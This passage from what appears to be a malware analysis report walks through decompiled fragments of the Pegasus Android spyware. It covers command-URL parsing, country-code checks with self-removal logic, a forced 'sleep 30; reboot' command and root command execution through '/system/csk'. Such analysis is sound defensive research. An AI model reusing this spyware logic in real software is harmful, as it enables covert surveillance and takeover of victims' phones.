
```
const-string v0, "rU8IPXbn"

invoke-virtual {v2, v0}, Ljava/lang/String;->contains(Ljava/lang/CharSequence;)Z

move-result v0

if-eqz v0, :cond_1cc

new-instance v0, Ljava/lang/StringBuilder;

const-string v3, "url : "

invoke-direct {v0, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v0, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v0

invoke-static {v0}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

const-string v0, "rU8IPXbn"

invoke-virtual {v2, v0}, Ljava/lang/String;->contains(Ljava/lang/CharSequence;)Z

move-result v0

if-eqz v0, :cond_174

new-instance v0, Ljava/lang/StringBuilder;

const-string v3, "target url found: "

invoke-direct {v0, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v0, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
```

Figure 14

The agent parses the target URL and extracts a token (“t=” parameter), a Base64-encoded command and signature (“&c”), the “installation” value (“&b”), the “userNetwork” configuration option (“&d”), and the “windowYuliyus” value (“&r”):




```
const-string v0, "t="

invoke-virtual {v2, v0}, Ljava/lang/String;->indexOf(Ljava/lang/String;)I

move-result v0

const-string v3, "&c"
```



```
invoke-virtual {v2, v3}, Ljava/lang/String;->indexOf(Ljava/lang/String;)I

move-result v3

const-string v4, "&a"

invoke-virtual {v2, v4}, Ljava/lang/String;->indexOf(Ljava/lang/String;)I

move-result v4

const-string v5, "&b"

invoke-virtual {v2, v5}, Ljava/lang/String;->indexOf(Ljava/lang/String;)I

move-result v5

const-string v7, "&d"

invoke-virtual {v2, v7}, Ljava/lang/String;->indexOf(Ljava/lang/String;)I

move-result v7

const-string v8, "&r"

invoke-virtual {v2, v8}, Ljava/lang/String;->indexOf(Ljava/lang/String;)I

move-result v8

const-string v9, "&i"

invoke-virtual {v2, v9}, Ljava/lang/String;->indexOf(Ljava/lang/String;)I

move-result v9

const-string v10, "&s"
```

Figure 15


The malware expects a valid token and a valid target URL; otherwise, it calls the Log.e method with the “getSettingsFromBH no valid settings on getSettingsFromHistory” message:



```java
public static boolean a() {
  boolean bool1 = false;
  boolean bool2 = true;
  try {
    if (SmsReceiver.b == null) {
      a.b("isValidSettings - No tokenId !!!!!");
      return bool1;
    }
    if (com.network.b.b.e() == null || (com.network.b.b.e()).length == 0) {
      a.b("isValidSettings - No TargetURLs");
      bool2 = false;
    }
  } catch (Throwable throwable) {
    a.a("isValidSettings- " + throwable.getMessage(), throwable);
    bool2 = bool1;
  }
  return bool2;
}
```

Figure 16


The agent calls a function that validates the MCC (mobile country code) extracted from the configuration:



```java
if (b != null && b.length() > 1) {
  a.a("getSettingsFromBH instalation validateMcc");
  bool1 = j((Context)throwable);
  null = bool1;
  if (!bool1) {
    a.b("getSettingsFromBH no valid MCC on getSettingsFromHistory");
    com.network.android.c.a.b.a(1, (short)5);
    c.a((Context)throwable);
    return bool;
  }
} else {
  a.b("getSettingsFromBH installed from update. not running validateMcc");
  null = bool1;
}
```

Figure 17


The getSubscriberId function is utilized to extract the unique subscriber ID. The first 3 digits represent the mobile country code (MCC), which is compared with the value extracted from the configuration:



```
private static boolean j(Context paramContext) {
  if (com.network.b.b.o == null)
    return true;
  String str = "." + com.network.b.b.o;
  a.a("validateMcc MCC configuration: " + str);
  try {
    String str1 = ((TelephonyManager)paramContext.getSystemService("phone")).getSubscriberId();
    StringBuilder stringBuilder = new StringBuilder();
    this("validateMcc MCC subscriberId: ");
    a.a(stringBuilder.append(str1).toString());
    if (str1 != null && str1.length() > 0) {
      String str2 = str1.substring(0, 3);
      StringBuilder stringBuilder1 = new StringBuilder();
      this("MCC: ");
      a.a(stringBuilder1.append(str2).toString());
      stringBuilder1 = new StringBuilder();
      this();
      str2 = stringBuilder1.append(".").append(Integer.parseInt(str2) * 82).toString();
      stringBuilder1 = new StringBuilder();
      this("MCCcur: ");
      a.a(stringBuilder1.append(str2).toString());
      if (str.indexOf(str2) != -1)
        return true;
    } else {
      a.a("validateMcc MCC no subscriberId!");
      if (com.network.b.b.C.booleanValue()) {
        a.a("validateMcc MCC no subscriberId! Green Instalation -> no need for suicide");
        return true;
      }
      a.a("validateMcc MCC no subscriberId! Not a Green Instalation ->  need for suicide");
      return true;
    }
```

Figure 18


The application verifies whether the “did_we_restart_after_upgrade_already” value, which indicates that the device was rebooted after the installation of Pegasus, is true or false. In the case of no reboot, the application restarts the phone using the “reboot” command:



```
if (b != null && b.compareTo("-") == 0 && d((Context)throwable))
  if (!com.network.b.b.B) {
    a.b("getSettingsFromBH installed on system after update. rebooting device");
    com.network.b.b.B = true;
    com.network.b.b.c((Context)throwable);
    m.c("sleep 30; reboot");
  } else {
    a.b("getSettingsFromBH installed on system after update. already rebooted");
  }
```

Figure 19


Figure 20 reveals how the “/system/csk” binary is used to run commands with root privileges:



```
const-string v6, "/system/csk"

aput-object v6, v4, v5

const/4 v5, 0x1

aput-object p0, v4, v5

invoke-virtual {v0, v4}, Ljava/lang/Runtime;->exec([Ljava/lang/String;)Ljava/lang/Process;
:try_end_4b
.catch Ljava/lang/Exception; {:try_start_1d .. :try_end_4b} :catch_b9
.catch Ljava/lang/Throwable; {:try_start_1d .. :try_end_4b} :catch_da
.catchall {:try_start_1d .. :try_end_4b} :catchall_fb

move-result-object v1

:try_start_4c
invoke-static {p0, v1}, Lcom/network/android/m;->a(Ljava/lang/String;Ljava/lang/Process;)I

move-result v0

if-nez v0, :cond_76

new-instance v4, Ljava/lang/StringBuilder;

const-string v5, "runProcess cmd="

invoke-direct {v4, v5}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v4, p0}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v4

const-string v5, " success: "

invoke-virtual {v4, v5}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
```

